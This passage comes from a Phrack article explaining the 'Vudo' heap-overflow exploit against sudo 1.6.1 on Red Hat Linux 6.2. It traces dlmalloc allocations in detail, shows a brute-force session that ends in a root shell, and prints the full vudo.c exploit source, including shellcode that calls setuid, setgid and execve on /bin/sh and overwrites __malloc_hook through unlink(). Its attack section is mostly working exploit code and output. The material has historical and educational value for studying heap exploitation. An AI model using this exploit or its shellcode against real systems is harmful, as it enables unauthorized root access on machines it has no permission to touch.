This 4095 bytes buffer was allocated by the sudo_getpwuid() function,
and is a simple copy of the SHELL environment variable provided by the
Vudo exploit. Since Sudo was called with the -s option (the usefulness

of this option is detailed subsequently), the size of the SHELL environment variable (including the trailing NUL character) cannot exceed 4095 bytes because of a check performed at the beginning of the find_path() function called by Sudo.

The SHELL environment variable constructed by the exploit is exclusively composed of pointers indicating a single location on the stack, whose address does not contain any NUL byte (0xbffffff1e in this case). The reasons behind the choice of this particular address are exposed below.

```
malloc( 1024 ): 0x08070828;
malloc( 16 ): 0x08070c30;
malloc( 8 ): 0x08070c48;
malloc( 176 ): 0x08070c58;
free( 0x08070c58 );
malloc( 35 ): 0x08070c58;
```

The next series of dlmalloc calls is performed by the load_interfaces() function, and is one of the keys to a successful exploitation of the Sudo vulnerability:

```
malloc( 8200 ): 0x08070c80;
malloc( 16 ): 0x08072c90;
realloc( 0x08072c90, 8 ): 0x08072c90;
free( 0x08070c80 );
```

The 8200 bytes buffer and the 16 bytes buffer were allocated during the step[4] in malloc(3), and the latter (even once reallocated) was therefore stored immediately after the former. Moreover, a hole was created in the heap since the 8200 bytes buffer was freed during the step[4.3] of the free(3) algorithm.

```
malloc( 2004 ): 0x08070c80;
malloc( 176 ): 0x08071458;
malloc( 4339 ): 0x08071510;
```

The 2004 bytes buffer was allocated by the init_vars() function (because Sudo was called with the -s option) in order to hold pointers to the command and arguments to be executed by Sudo (provided by the Vudo exploit). This buffer was stored at the beginning of the previously freed 8200 bytes buffer, during the step[3.1] in malloc(3).

The 176 and 4339 bytes buffers were allocated during the step[2.1] in malloc(3), and stored immediately after the end of the 2004 bytes buffer allocated above (the 4339 bytes buffer was created in order to hold the command and arguments to be executed by Sudo (provided by the exploit)).

The next series of dlmalloc calls is performed by the setenv(3) function in order to create the SUDO_COMMAND environment variable:

```
realloc( 0x00000000, 27468 ): 0x08072ca8;
malloc( 4352 ): 0x080797f8;
malloc( 16 ): 0x08072608;
```

The 27468 bytes buffer was allocated by setenv(3) in order to hold pointers to the environment variables passed to Sudo by the exploit (the number of environment variables passed to Sudo was provided by the attacker (the third argument passed to the Vudo exploit)). Because of the considerable size of this buffer, it was allocated at step[4] in malloc(3), after the end of the 8 bytes buffer located immediately after the remainder of the 8200 bytes hole.

The 4352 bytes buffer, the SUDO_COMMAND environment variable (whose size is equal to the size of the previously allocated 4339 bytes buffer, plus the size of the SUDO_COMMAND= prefix), was allocated at step[4] in malloc(3), and was therefore stored immediately after the end of the 27468 bytes buffer allocated above.

The 16 bytes buffer was allocated at step[3.1] in malloc(3), and is therefore located immediately after the end of the 4339 bytes buffer, in

the remainder of the 8200 bytes hole.

```
free( 0x08071510 );
```

The 4339 bytes buffer was freed, at step[4.3] in free(3), and therefore created a hole in the heap (the allocated buffer stored before this hole is the 176 bytes buffer whose address is 0x08071458, the allocated buffer stored after this hole is the 16 bytes buffer whose address is 0x08072608).

The next series of dlmalloc calls is performed by the setenv(3) function in order to create the SUDO_USER environment variable:

```
realloc( 0x08072ca8, 27472 ): 0x0807a900;
malloc( 15 ): 0x08072620;
malloc( 16 ): 0x08072638;
```

The previously allocated 27468 bytes buffer was reallocated for additional space, but since it could not be extended (a too small free chunk was stored before (the remainder of the 8200 bytes hole) and an allocated chunk was stored after (the 4352 bytes buffer)), it was freed at step[5.4.2] in realloc(3) (a new hole was therefore created in the heap) and another chunk was allocated at step[5.4] in realloc(3).

The 15 bytes buffer was allocated, during the step[3.1] in malloc(3), after the end of the 16 bytes buffer allocated above (whose address is equal to 0x08072608).

The 16 bytes buffer was allocated, during the step[2.1] in malloc(3), after the end of the 15 bytes buffer allocated above (whose address is 0x08072620).

The next series of dlmalloc calls is performed by the setenv(3) function in order to create the SUDO_UID and SUDO_GID environment variables:

```
realloc( 0x0807a900, 27476 ): 0x0807a900;
malloc( 13 ): 0x08072650;
malloc( 16 ): 0x08072668;
realloc( 0x0807a900, 27480 ): 0x0807a900;
malloc( 13 ): 0x08072680;
malloc( 16 ): 0x08072698;
```

The 13, 16, 13 and 16 bytes buffers were allocated after the end of the 16 bytes buffer allocated above (whose address is 0x08072638), in the remainder of the 8200 bytes hole. The address of the resulting 'last_remainder' chunk, the free chunk stored after the end of the 0x08072698 buffer and before the 0x08072c90 buffer, is equal to 0x080726a8 (mem2chunk(0x08072698) + request2size(16)), and its effective size is equal to 1504 (mem2chunk(0x08072c90) - 0x080726a8) bytes.

The next series of dlmalloc calls is performed by the setenv(3) function in order to create the PS1 environment variable:

```
realloc( 0x0807a900, 27484 ): 0x0807a900;
malloc( 1756 ): 0x08071510;
malloc( 16 ): 0x08071bf0;
```

The 1756 bytes buffer was allocated (during the step[3.1] in malloc(3)) in order to hold the PS1 environment variable (whose size was computed by the Vudo exploit), and was stored at the beginning of the 4339 bytes hole created above.

The remainder of this hole therefore became the new 'last_remainder' chunk, and the old 'last_remainder' chunk, whose effective size is equal to 1504 bytes, was therefore placed in its doubly-linked list (the list associated with the bin number 79) during the step[2.2.2] in malloc(3).

The 16 bytes buffer was allocated during the step[2.1] in malloc(3), in the remainder of the 4339 bytes hole.

```
malloc( 640 ): 0x08071c08;
malloc( 400 ): 0x08071e90;
```

The 640 and 400 bytes buffers were also allocated, during the step[2.1] in malloc(3), in the remainder of the 4339 bytes hole.

```
malloc( 1600 ): 0x08072ca8;
```

This 1600 bytes buffer, allocated at step[3.1] in malloc(3), was stored at the beginning of the 27468 bytes hole created above. The remainder of this huge hole therefore became the new 'last_remainder' chunk, and the old 'last_remainder' chunk, the remainder of the 4339 bytes hole, was placed in its bin at step[2.2.2] in malloc(3).

Since the effective size of this old 'last_remainder' chunk is equal to 1504 (request2size(4339) - request2size(1756) - request2size(16) - request2size(640) - request2size(400)) bytes, it was placed in the bin number 79 by frontlink(), in front of the 1504 bytes chunk already inserted in this bin as described above.

The address of that old 'last_remainder' chunk, 0x08072020 (mem2chunk(0x08071e90) + request2size(400)), contains two SPACE characters, needed by the Vudo exploit in order to successfully exploit the Sudo vulnerability, as detailed below. This very special address was obtained thanks to the huge TZ environment variable mentioned above.

```
malloc( 40 ): 0x080732f0;
malloc( 16386 ): 0x08073320;
malloc( 13 ): 0x08077328;
free( 0x08077328 );
malloc( 5 ): 0x08077328;
free( 0x08077328 );
malloc( 6 ): 0x08077328;
free( 0x08071458 );
malloc( 100 ): 0x08077338;
realloc( 0x08077338, 19 ): 0x08077338;
malloc( 100 ): 0x08077350;
realloc( 0x08077350, 21 ): 0x08077350;
free( 0x08077338 );
free( 0x08077350 );
```

All these buffers were allocated, during the step[2.1] in malloc(3), in the remainder of the 27468 bytes hole created above.

The next series of dlmalloc calls is performed by easprintf(), a wrapper to vasprintf(3), in order to allocate space for the msg buffer:

```
malloc( 100 ): 0x08077338;
malloc( 300 ): 0x080773a0;
free( 0x08077338 );
malloc( 700 ): 0x080774d0;
free( 0x080773a0 );
malloc( 1500 ): 0x080726b0;
free( 0x080774d0 );
malloc( 3100 ): 0x08077338;
free( 0x080726b0 );
malloc( 6300 ): 0x08077f58;
free( 0x08077338 );
realloc( 0x08077f58, 4795 ): 0x08077f58;
```

In order to allocate the 1500 bytes buffer, whose effective size is equal to 1504 (request2size(1500)) bytes, malloc(3) carried out the step[1.2] and returned (at step[1.2.2]) the last chunk in the bin number 79, and therefore left the 0x08072020 chunk alone in this bin.

But once unused, this 1500 bytes buffer was placed back in the bin number 79 by free(3), at step[4.3], in front of the 0x08072020 chunk already stored in this bin.

The 6300 bytes buffer was allocated during the step[2.2.1] in malloc(3).

Indeed, the size of the 27468 bytes hole was carefully chosen by the attacker (via the third argument passed to the Vudo exploit) so that, once allocated, the 6300 bytes buffer would fill this hole.

Finally, the 6300 bytes buffer was reallocated for less space, during the step[4.1] of the realloc(3) algorithm. The reallocated buffer was created in order to hold the msg buffer, and the free chunk processed by chunk_free() during the step[4.1] of the realloc(3) algorithm was placed in its doubly-linked list. Since the effective size of this free chunk is equal to 1504 (request2size(6300) - request2size(4795)) bytes, it was placed in the bin number 79, in front of the two free chunks already stored in this bin.

The next series of dlmalloc calls is performed by the first call to syslog(3), during the execution of the do_syslog() function:

```
malloc( 192 ): 0x08072028;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 997 ): 0x08081460;
free( 0x08072028 );
free( 0x08081460 );
```

The 192 bytes buffer was allocated during the step[3.1] of the malloc(3) algorithm, and the processed chunk was the last chunk in the bin number 79 (the 0x08072020 chunk).

Once unused, the 192 bytes buffer was consolidated (at step[4.2] in free(3)) with the remainder of the previously split 1504 bytes chunk, and the resulting coalesced chunk was placed back (at step[4.3] in free(3)) in the bin number 79, in front of the two free chunks already stored in this bin.

The bk field of the chunk of memory located immediately after the msg buffer was therefore overwritten by unlink() in order to point to the chunk 0x08072020.

The next series of dlmalloc calls is performed by the second call to syslog(3), during the execution of the do_syslog() function:

```
malloc( 192 ): 0x080726b0;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 1018 ): 0x08081460;
free( 0x080726b0 );
free( 0x08081460 );
```

The 192 bytes buffer was allocated during the step[3.1] of the malloc(3) algorithm, and the processed chunk was the last chunk in the bin number 79 (the 0x080726a8 chunk).

The bk field of the bin number 79 (the pointer to the last free chunk in the associated doubly-linked list) was therefore overwritten by unlink() with a pointer to the chunk of memory located immediately after the end of the msg buffer.

Once unused, the 192 bytes buffer was consolidated (at step[4.2] in free(3)) with the remainder of the previously split 1504 bytes chunk, and the resulting coalesced chunk was placed back (at step[4.3] in free(3)) in the bin number 79, in front of the two free chunks already stored in this bin.

As soon as this second call to syslog(3) was completed, the loop[7] of the do_syslog() function pushed the pointer p after the terminating NUL character associated with the msg buffer, until p pointed to the first SPACE character encountered. This first encountered SPACE character was of course the least significant byte of the bk field (still equal to 0x08072020) associated with the chunk located immediately after msg.

The do_syslog() function successfully passed the test[2] since no NUL byte was found between p and (p + MAXSYSLOGLEN) (indeed, this memory area is filled with the content of the previously allocated and freed

27468 bytes buffer: pointers to the environment variables passed to Sudo by the exploit, and these environment variables were constructed by the exploit in order to avoid NUL and SPACE characters in their addresses).

The byte overwritten with a NUL byte at line[5] in do_syslog() is the first encountered SPACE character when looping from (p + MAXSYSLOGLEN) down to p. Of course, this first encountered SPACE character was the second byte of the bk field (equal to 0x08072020) associated with the chunk located immediately after msg, since no other SPACE character could be found in the memory area between p and (p + MAXSYSLOGLEN), as detailed above.

The bk field of the chunk located immediately after msg was therefore corrupted (its new value is equal to 0x08070020), in order to point to the very middle of the copy the SHELL environment variable mentioned above, before the next series of dlmalloc calls, performed by the third call to syslog(3), were carried out:

```
malloc( 192 ): 0x08079218;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 90 ): 0x08081460;
free( 0x08079218 );
free( 0x08081460 );
```

The 192 bytes buffer was allocated during the step[3.1] of the malloc(3) algorithm, and the processed chunk was the last chunk in the bin number 79 (the chunk located immediately after msg).

The bk field of the bin number 79 (the pointer to the last free chunk in the associated doubly-linked list) was therefore overwritten by unlink() with the corrupted bk field of the chunk located immediately after msg.

Once unused, the 192 bytes buffer was consolidated (at step[4.2] in free(3)) with the remainder of the previously split 1504 bytes chunk, and the resulting coalesced chunk was placed back (at step[4.3] in free(3)) in the bin number 79, in front of the two free chunks already stored in this bin (but one of these two chunks is of course a fake chunk pointed to by the corrupted bk field 0x08070020).

Before the next series of dlmalloc calls is performed, by the fourth call to syslog(3), the erroneously overwritten SPACE character was restored at line[6] by do_syslog(), but since the corrupted bk pointer was copied to the bk field of the bin number 79 before, the Vudo exploit managed to permanently damage the internal structures used by dlmalloc:

```
malloc( 192 ): 0xbfffff1e;
malloc( 8192 ):
```

In order to allocate the 192 bytes buffer, the step[1.2] of the malloc(3) algorithm was carried out, and an imaginary chunk of memory, pointed to by the corrupted bk field, stored in the very middle of the copy of the SHELL environment variable, was processed. But since this fake chunk was too small (indeed, its size field is equal to 0xbfffff1e, a negative integer), its bk field (equal to 0xbfffff1e) was followed, to another fake chunk of memory stored on the stack, whose size is exactly 200 (request2size(192)) bytes.

This fake chunk was therefore taken off its imaginary doubly-linked list, allowing the attacker to apply the unlink() technique described in 3.6.1 and to overwrite the __malloc_hook debugging hook with the address of a special shellcode stored somewhere in the heap (in order to bypass the Linux kernel patch from the Openwall Project).

This shellcode was subsequently executed, at the beginning of the last call to malloc(3), since the corrupted __malloc_hook debugging hook was read and executed.

----[4.2 - The practice]----------

In order to successfully gain root privileges via the Vudo exploit, a

user does not necessarily need to be present in the sudoers file, but has to know their user password. They need additionally to provide three command line arguments:

- the address of the __malloc_hook function pointer, which varies from one system to another but can be determined;

- the size of the tz buffer, which varies slightly from one system to another and has to be brute forced;

- the size of the envp buffer, which varies slightly from one system to another and has to be brute forced.

A typical Vudo cult^H^H^H^Hsession starts with an authentication step, a __malloc_hook computation step, and eventually a brute force step, based on the tz and envp examples provided by the Vudo usage message (fortunately the user does not need to provide their password each time Sudo is executed during the brute force step because they authenticated right before):

```
$ /usr/bin/sudo www.MasterSecuritY.fr
Password:
maxx is not in the sudoers file.  This incident will be reported.

$ LD_TRACE_LOADED_OBJECTS=1 /usr/bin/sudo | grep /lib/libc.so.6
        libc.so.6 => /lib/libc.so.6 (0x00161000)
$ nm /lib/libc.so.6 | grep __malloc_hook
000ef1dc W __malloc_hook
$ perl -e 'printf "0x%08x\n", 0x00161000 + 0x000ef1dc'
0x002501dc

$ for tz in `seq 62587 8 65531`
do
for envp in `seq 6862 2 6874`
do
./vudo 0x002501dc $tz $envp
done
done
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
bash#
```

```
<++> vudo.c !32ad14e5
/*
 * vudo.c versus Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1
 * Copyright (C) 2001 Michel "MaXX" Kaempf <maxx@synnergy.net>
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or (at
 * your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
 * General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307
 * USA
 */
```

```
#include <limits.h>
#include <paths.h>
#include <pwd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

typedef struct malloc_chunk {
    size_t prev_size;
    size_t size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
} * mchunkptr;

#define SIZE_SZ sizeof(size_t)
#define MALLOC_ALIGNMENT ( SIZE_SZ + SIZE_SZ )
#define MALLOC_ALIGN_MASK ( MALLOC_ALIGNMENT - 1 )
#define MINSIZE sizeof(struct malloc_chunk)

/* shellcode */
#define sc \
    /* jmp */ \
    "\xeb\x0appssssffff" \
    /* setuid */ \
    "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" \
    /* setgid */ \
    "\x31\xdb\x89\xd8\xb0\x2e\xcd\x80" \
    /* execve */ \
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" \
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" \
    "\x80\xe8\xdc\xff\xff\xff/bin/sh"

#define MAX_UID_T_LEN 10
#define MAXSYSLOGLEN 960
#define IFCONF_BUF r2s( 8200 )
#define SUDOERS_FP r2s( 176 )
#define VASPRINTF r2s( 6300 )
#define VICTIM_SIZE r2s( 1500 )
#define SUDO "/usr/bin/sudo"
#define USER_CWD "/"
#define MESSAGE 19 /* "command not allowed" or "user NOT in sudoers" */
#define USER_ARGS ( VASPRINTF-VICTIM_SIZE-SIZE_SZ - 1 - (MAXSYSLOGLEN+1) )
#define PREV_SIZE 0x5858614d
#define SIZE r2s( 192 )
#define SPACESPACE 0x08072020
#define POST_PS1 ( r2s(16) + r2s(640) + r2s(400) )
#define BK ( SPACESPACE - POST_PS1 + SIZE_SZ - sizeof(sc) )
#define STACK ( 0xc0000000 - 4 )
#define PRE_SHELL "SHELL="
#define MAXPATHLEN 4095
#define SHELL ( MAXPATHLEN - 1 )
#define PRE_SUDO_PS1 "SUDO_PS1="
#define PRE_TZ "TZ="
#define LIBC "/lib/libc.so.6"
#define TZ_FIRST ( MINSIZE - SIZE_SZ - 1 )
#define TZ_STEP ( MALLOC_ALIGNMENT / sizeof(char) )
#define TZ_LAST ( 0x10000 - SIZE_SZ - 1 )
#define POST_IFCONF_BUF (r2s(1600)+r2s(40)+r2s(16386)+r2s(3100)+r2s(6300))
#define ENVP_FIRST ( ((POST_IFCONF_BUF - SIZE_SZ) / sizeof(char *)) - 1 )
#define ENVP_STEP ( MALLOC_ALIGNMENT / sizeof(char *) )

/* request2size() */
size_t
r2s( size_t request )
{
    size_t size;
```

```
    size = request + ( SIZE_SZ + MALLOC_ALIGN_MASK );
    if ( size < (MINSIZE + MALLOC_ALIGN_MASK) ) {
        size = MINSIZE;
    } else {
        size &= ~MALLOC_ALIGN_MASK;
    }
    return( size );
}

/* nul() */
int
nul( size_t size )
{
    char * p = (char *)( &size );

    if ( p[0] == '\0' || p[1] == '\0' || p[2] == '\0' || p[3] == '\0' ) {
        return( -1 );
    }
    return( 0 );
}

/* nul_or_space() */
int
nul_or_space( size_t size )
{
    char * p = (char *)( &size );

    if ( p[0] == '\0' || p[1] == '\0' || p[2] == '\0' || p[3] == '\0' ) {
        return( -1 );
    }
    if ( p[0] == ' ' || p[1] == ' ' || p[2] == ' ' || p[3] == ' ' ) {
        return( -1 );
    }
    return( 0 );
}

typedef struct vudo_s {
    /* command line */
    size_t __malloc_hook;
    size_t tz;
    size_t envp;

    size_t setenv;
    size_t msg;
    size_t buf;
    size_t NewArgv;

    /* execve */
    char ** execve_argv;
    char ** execve_envp;
} vudo_t;

/* vudo_setenv() */
size_t
vudo_setenv( uid_t uid )
{
    struct passwd * pw;
    size_t setenv;
    char idstr[ MAX_UID_T_LEN + 1 ];

    /* pw */
    pw = getpwuid( uid );
    if ( pw == NULL ) {
        return( 0 );
    }

    /* SUDO_COMMAND */
    setenv = r2s( 16 );

    /* SUDO_USER */
```

```
    setenv += r2s( strlen("SUDO_USER=") + strlen(pw->pw_name) + 1 );
    setenv += r2s( 16 );

    /* SUDO_UID */
    sprintf( idstr, "%ld", (long)(pw->pw_uid) );
    setenv += r2s( strlen("SUDO_UID=") + strlen(idstr) + 1 );
    setenv += r2s( 16 );

    /* SUDO_GID */
    sprintf( idstr, "%ld", (long)(pw->pw_gid) );
    setenv += r2s( strlen("SUDO_GID=") + strlen(idstr) + 1 );
    setenv += r2s( 16 );

    return( setenv );
}

/* vudo_msg() */
size_t
vudo_msg( vudo_t * p_v )
{
    size_t msg;

    msg = ( MAXSYSLOGLEN + 1 ) - strlen( "shell " ) + 3;
    msg *= sizeof(char *);
    msg += SIZE_SZ - IFCONF_BUF + p_v->setenv + SUDOERS_FP + VASPRINTF;
    msg /= sizeof(char *) + 1;

    return( msg );
}

/* vudo_buf() */
size_t
vudo_buf( vudo_t * p_v )
{
    size_t buf;

    buf = VASPRINTF - VICTIM_SIZE - p_v->msg;

    return( buf );
}

/* vudo_NewArgv() */
size_t
vudo_NewArgv( vudo_t * p_v )
{
    size_t NewArgv;

    NewArgv = IFCONF_BUF-VICTIM_SIZE-p_v->setenv-SUDOERS_FP-p_v->buf;

    return( NewArgv );
}

/* vudo_execve_argv() */
char **
vudo_execve_argv( vudo_t * p_v )
{
    size_t pudding;
    char ** execve_argv;
    char * p;
    char * user_tty;
    size_t size;
    char * user_runas;
    int i;
    char * user_args;

    /* pudding */
    pudding = ( (p_v->NewArgv - SIZE_SZ) / sizeof(char *) ) - 3;

    /* execve_argv */
    execve_argv = malloc( (4 + pudding + 2) * sizeof(char *) );
```

```
    if ( execve_argv == NULL ) {
        return( NULL );
    }

    /* execve_argv[ 0 ] */
    execve_argv[ 0 ] = SUDO;

    /* execve_argv[ 1 ] */
    execve_argv[ 1 ] = "-s";

    /* execve_argv[ 2 ] */
    execve_argv[ 2 ] = "-u";

    /* user_tty */
    if ( (p = ttyname(STDIN_FILENO)) || (p = ttyname(STDOUT_FILENO)) ) {
        if ( strncmp(p, _PATH_DEV, sizeof(_PATH_DEV) - 1) == 0 ) {
            p += sizeof(_PATH_DEV) - 1;
        }
        user_tty = p;
    } else {
        user_tty = "unknown";
    }

    /* user_cwd */
    if ( chdir(USER_CWD) == -1 ) {
        return( NULL );
    }

    /* user_runas */
    size = p_v->msg;
    size -= MESSAGE;
    size -= strlen( " ; TTY= ; PWD= ; USER= ; COMMAND=" );
    size -= strlen( user_tty );
    size -= strlen( USER_CWD );
    user_runas = malloc( size + 1 );
    if ( user_runas == NULL ) {
        return( NULL );
    }
    memset( user_runas, 'M', size );
    user_runas[ size ] = '\0';

    /* execve_argv[ 3 ] */
    execve_argv[ 3 ] = user_runas;

    /* execve_argv[ 4 ] .. execve_argv[ (4 + pudding) - 1 ] */
    for ( i = 4; i < 4 + pudding; i++ ) {
        execve_argv[ i ] = "";
    }

    /* user_args */
    user_args = malloc( USER_ARGS + 1 );
    if ( user_args == NULL ) {
        return( NULL );
    }
    memset( user_args, 'S', USER_ARGS );
    user_args[ USER_ARGS ] = '\0';

    /* execve_argv[ 4 + pudding ] */
    execve_argv[ 4 + pudding ] = user_args;

    /* execve_argv[ (4 + pudding) + 1 ] */
    execve_argv[ (4 + pudding) + 1 ] = NULL;

    return( execve_argv );
}

/* vudo_execve_envp() */
char **
vudo_execve_envp( vudo_t * p_v )
{
```

```
    size_t fd;
    char * chunk;
    size_t post_pudding;
    int i;
    size_t pudding;
    size_t size;
    char * post_chunk;
    size_t p_chunk;
    char * shell;
    char * p;
    char * sudo_ps1;
    char * tz;
    char ** execve_envp;
    size_t stack;

    /* fd */
    fd = p_v->__malloc_hook - ( SIZE_SZ + SIZE_SZ + sizeof(mchunkptr) );

    /* chunk */
    chunk = malloc( MINSIZE + 1 );
    if ( chunk == NULL ) {
        return( NULL );
    }
    ( (mchunkptr)chunk )->prev_size = PREV_SIZE;
    ( (mchunkptr)chunk )->size = SIZE;
    ( (mchunkptr)chunk )->fd = (mchunkptr)fd;
    ( (mchunkptr)chunk )->bk = (mchunkptr)BK;
    chunk[ MINSIZE ] = '\0';

    /* post_pudding */
    post_pudding = 0;
    for ( i = 0; i < MINSIZE + 1; i++ ) {
        if ( chunk[i] == '\0' ) {
            post_pudding += 1;
        }
    }

    /* pudding */
    pudding = p_v->envp - ( 3 + post_pudding + 2 );

    /* post_chunk */
    size = ( SIZE - 1 ) - 1;
    while ( nul(STACK - sizeof(SUDO) - (size + 1) - (MINSIZE + 1)) ) {
        size += 1;
    }
    post_chunk = malloc( size + 1 );
    if ( post_chunk == NULL ) {
        return( NULL );
    }
    memset( post_chunk, 'Y', size );
    post_chunk[ size ] = '\0';

    /* p_chunk */
    p_chunk = STACK - sizeof(SUDO) - (strlen(post_chunk)+1) - (MINSIZE+1);

    /* shell */
    shell = malloc( strlen(PRE_SHELL) + SHELL + 1 );
    if ( shell == NULL ) {
        return( NULL );
    }
    p = shell;
    memcpy( p, PRE_SHELL, strlen(PRE_SHELL) );
    p += strlen( PRE_SHELL );
    while ( p < shell + strlen(PRE_SHELL) + (SHELL & ~(SIZE_SZ-1)) ) {
        *((size_t *)p) = p_chunk;
        p += SIZE_SZ;
    }
    while ( p < shell + strlen(PRE_SHELL) + SHELL ) {
        *(p++) = '2';
    }
```

```
    *p = '\0';

    /* sudo_ps1 */
    size = p_v->buf;
    size -= POST_PS1 + VICTIM_SIZE;
    size -= strlen( "PS1=" ) + 1 + SIZE_SZ;
    sudo_ps1 = malloc( strlen(PRE_SUDO_PS1) + size + 1 );
    if ( sudo_ps1 == NULL ) {
        return( NULL );
    }
    memcpy( sudo_ps1, PRE_SUDO_PS1, strlen(PRE_SUDO_PS1) );
    memset( sudo_ps1 + strlen(PRE_SUDO_PS1), '0', size + 1 - sizeof(sc) );
    strcpy( sudo_ps1 + strlen(PRE_SUDO_PS1) + size + 1 - sizeof(sc), sc );

    /* tz */
    tz = malloc( strlen(PRE_TZ) + p_v->tz + 1 );
    if ( tz == NULL ) {
        return( NULL );
    }
    memcpy( tz, PRE_TZ, strlen(PRE_TZ) );
    memset( tz + strlen(PRE_TZ), '0', p_v->tz );
    tz[ strlen(PRE_TZ) + p_v->tz ] = '\0';

    /* execve_envp */
    execve_envp = malloc( p_v->envp * sizeof(char *) );
    if ( execve_envp == NULL ) {
        return( NULL );
    }

    /* execve_envp[ p_v->envp - 1 ] */
    execve_envp[ p_v->envp - 1 ] = NULL;

    /* execve_envp[3+pudding] .. execve_envp[(3+pudding+post_pudding)-1] */
    p = chunk;
    for ( i = 3 + pudding; i < 3 + pudding + post_pudding; i++ ) {
        execve_envp[ i ] = p;
        p += strlen( p ) + 1;
    }

    /* execve_envp[ 3 + pudding + post_pudding ] */
    execve_envp[ 3 + pudding + post_pudding ] = post_chunk;

    /* execve_envp[ 0 ] */
    execve_envp[ 0 ] = shell;

    /* execve_envp[ 1 ] */
    execve_envp[ 1 ] = sudo_ps1;

    /* execve_envp[ 2 ] */
    execve_envp[ 2 ] = tz;

    /* execve_envp[ 3 ] .. execve_envp[ (3 + pudding) - 1 ] */
    i = 3 + pudding;
    stack = p_chunk;
    while ( i-- > 3 ) {
        size = 0;
        while ( nul_or_space(stack - (size + 1)) ) {
            size += 1;
        }
        if ( size == 0 ) {
            execve_envp[ i ] = "";
        } else {
            execve_envp[ i ] = malloc( size + 1 );
            if ( execve_envp[i] == NULL ) {
                return( NULL );
            }
            memset( execve_envp[i], '1', size );
            ( execve_envp[ i ] )[ size ] = '\0';
        }
        stack -= size + 1;
```

```
    }

    return( execve_envp );
}

/* usage() */
void
usage( char * fn )
{
    printf(
        "%s versus Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1\n",
        fn
    );
    printf(
        "Copyright (C) 2001 Michel \"MaXX\" Kaempf <maxx@synnergy.net>\n"
    );
    printf( "\n" );

    printf( "* Usage: %s __malloc_hook tz envp\n", fn );
    printf( "\n" );

    printf( "* Example: %s 0x002501dc 62595 6866\n", fn );
    printf( "\n" );

    printf( "* __malloc_hook:\n" );
    printf( "  $ LD_TRACE_LOADED_OBJECTS=1 %s | grep %s\n", SUDO, LIBC );
    printf( "  $ objdump --syms %s | grep __malloc_hook\n", LIBC );
    printf( "  $ nm %s | grep __malloc_hook\n", LIBC );
    printf( "\n" );

    printf( "* tz:\n" );
    printf( "  - first: %u\n", TZ_FIRST );
    printf( "  - step: %u\n", TZ_STEP );
    printf( "  - last: %u\n", TZ_LAST );
    printf( "\n" );

    printf( "* envp:\n" );
    printf( "  - first: %u\n", ENVP_FIRST );
    printf( "  - step: %u\n", ENVP_STEP );
}

/* main() */
int
main( int argc, char * argv[] )
{
    vudo_t vudo;

    /* argc */
    if ( argc != 4 ) {
        usage( argv[0] );
        return( -1 );
    }

    /* vudo.__malloc_hook */
    vudo.__malloc_hook = strtoul( argv[1], NULL, 0 );
    if ( vudo.__malloc_hook == ULONG_MAX ) {
        return( -1 );
    }

    /* vudo.tz */
    vudo.tz = strtoul( argv[2], NULL, 0 );
    if ( vudo.tz == ULONG_MAX ) {
        return( -1 );
    }

    /* vudo.envp */
    vudo.envp = strtoul( argv[3], NULL, 0 );
    if ( vudo.envp == ULONG_MAX ) {
        return( -1 );
    }
```

```
    /* vudo.setenv */
    vudo.setenv = vudo_setenv( getuid() );
    if ( vudo.setenv == 0 ) {
        return( -1 );
    }

    /* vudo.msg */
    vudo.msg = vudo_msg( &vudo );

    /* vudo.buf */
    vudo.buf = vudo_buf( &vudo );

    /* vudo.NewArgv */
    vudo.NewArgv = vudo_NewArgv( &vudo );

    /* vudo.execve_argv */
    vudo.execve_argv = vudo_execve_argv( &vudo );
    if ( vudo.execve_argv == NULL ) {
        return( -1 );
    }

    /* vudo.execve_envp */
    vudo.execve_envp = vudo_execve_envp( &vudo );
    if ( vudo.execve_envp == NULL ) {
        return( -1 );
    }

    /* execve */
    execve( (vudo.execve_argv)[0], vudo.execve_argv, vudo.execve_envp );
    return( -1 );
}
<-->
```

--[5 - Acknowledgements]---

Thanks to Todd Miller for the fascinating vulnerability, thanks to
Chris Wilson for the vulnerability discovery, thanks to Doug Lea for
the excellent allocator, and thanks to Solar Designer for the unlink()
technique.

Thanks to Synnergy for the invaluable support, the various operating
systems, and the great patience... thanks for everything. Thanks to VIA
(and especially to BBP and Kaliban) and thanks to the eXperts group (and
particularly to Fred and Nico) for the careful (painful? :) rereading.

Thanks to the antiSecurity movement (and peculiarly to JimJones and
Portal) for the interesting discussions of disclosure issues. Thanks
to MasterSecuritY since my brain worked unconsciously on the Sudo
vulnerability during work time :)

Thanks to Phrack for the professional work, and greets to superluck ;)

--[6 - Outroduction]---

I stand up next to a mountain and chop it down with the edge of my hand.
-- Jimi Hendrix (Voodoo Chile (slight return))

The voodoo, who do, what you don’t dare do people.
-- The Prodigy (Voodoo People)

I do Voodoo, but not on You
-- efnet.vuurwerk.nl

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x09 of 0x12

|=----------=[Once upon a free()...]=----------=|
